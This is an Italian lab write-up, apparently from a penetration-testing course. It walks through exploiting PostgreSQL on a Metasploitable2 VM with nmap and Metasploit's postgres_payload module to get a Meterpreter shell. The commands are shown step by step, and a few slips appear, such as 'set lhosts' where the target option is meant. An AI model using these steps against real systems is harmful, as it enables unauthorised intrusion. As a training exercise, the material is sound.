
Sono state tenute impostazioni di rete dell'esercizio precedente

Scansione delle Porte con Nmap

Ho fatto una nuova scansione delle porte sulla macchina Metasploitable2 utilizzando Nmap con il comando:

```
nmap -A 192.168.75.112
```





così facendo ho identificato tutte le porte aperte. Dalla scansione si può vedere che la porta 5432, utilizzata dal servizio postgresql, è aperta.

Esecuzione dell'Exploit tramite Metasploit

Avvio di Metasploit


Ho, nuovamente, avviato Metasploit su Kali con il comando

`msfconsole`

Ricerca del Modulo PostgreSQL

Nel terminale di Metasploit, ho cercato i moduli exploit correlati a Java RMI con il comando

`search PostgreSQL`



```
Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                    normal     No     Authentication Capture: PostgreSQL
   1   post/linux/gather/enum_users_history                                   normal     No     Linux Gather User History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
   3   auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   4   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   5   exploit/multi/postgres/postgres_createlang            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   6   auxiliary/scanner/postgres/postgres_dbname_flag_injection              normal     No     PostgreSQL Database Name Command Line Flag Injection
   7   auxiliary/scanner/postgres/postgres_login                              normal     No     PostgreSQL Login Utility
   8   auxiliary/admin/postgres/postgres_readfile                             normal     No     PostgreSQL Server Generic Query
   9   auxiliary/admin/postgres/postgres_sql                                  normal     No     PostgreSQL Server Generic Query
   10  auxiliary/scanner/postgres/postgres_version                            normal     No     PostgreSQL Version Probe
   11  exploit/linux/postgres/postgres_payload               2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   12  exploit/windows/postgres/postgres_payload             2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   13  auxiliary/admin/http/rails_devise_pass_reset          2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
   14  exploit/multi/http/rudder_server_sqli_rce             2023-06-16       excellent  Yes    Rudder Server SQLI Remote Code Execution
   15  post/linux/gather/vcenter_secrets_dump                2022-04-15       normal     No     VMware vCenter Secrets Dump


Interact with a module by name or index. For example info 15, use 15 or use post/linux/gather/vcenter_secrets_dump
```

Dalla lista dei moduli disponibili, ho selezionato

`exploit/linux/postgres/postgres_payload`


Configurazione del Modulo

Dopo aver caricato il modulo scelto con il comando

`use exploit/linux/postgres/postgres_payload`

ho controllato le opzioni di questo nuovo exploit usando il comando già visto:

`options`



Grazie a questo comando si può vedere come questo exploit necessita sia dell'inserimento di un RHOSTS sia di un LHOST. Il payload precaricato era ottimo per il nostro attacco, quindi, non è stato modificato. Ho settato il local host con il comando:

`set lhost 192.168.75.111`

e la macchina target con il comando:


`set lhosts 192.168.75.112`

Esecuzione dell'Exploit

Dopo aver settato tutte le opzioni necessarie, ho lanciato l'exploit:

`exploit`

Così facendo, è stato il processo di sfruttamento della vulnerabilità si è stabilita una sessione Meterpreter con Metasploitable2



Interazione con Meterpreter

Con la sessione Meterpreter attiva, ho eseguito

`ifconfig`

per vedere la configurazione di rete della macchina bersaglio e per dimostrare che ero effettivamente su Metasploitable2.

Annotazioni

Si nota che il comando `ifconfig`, usato sulla stessa macchina ma da due exploit diversi, da più o meno informazioni sulla macchina e la rete bersaglio. Ad esempio con il secondo exploit si nota che il comando ci dice non soltanto l'Hardware MAC, l'IPv4, l'IPv6 e le loro Netmask, anche i Flags, che sono dei segnali che descrivono lo stato e le caratteristiche dell'interfaccia di rete, ed i MTU o, Maximum Transmission Unit, che appresenta la dimensione massima dei pacchetti dati (in byte) che possono essere trasmessi su una rete senza dover essere frammentati.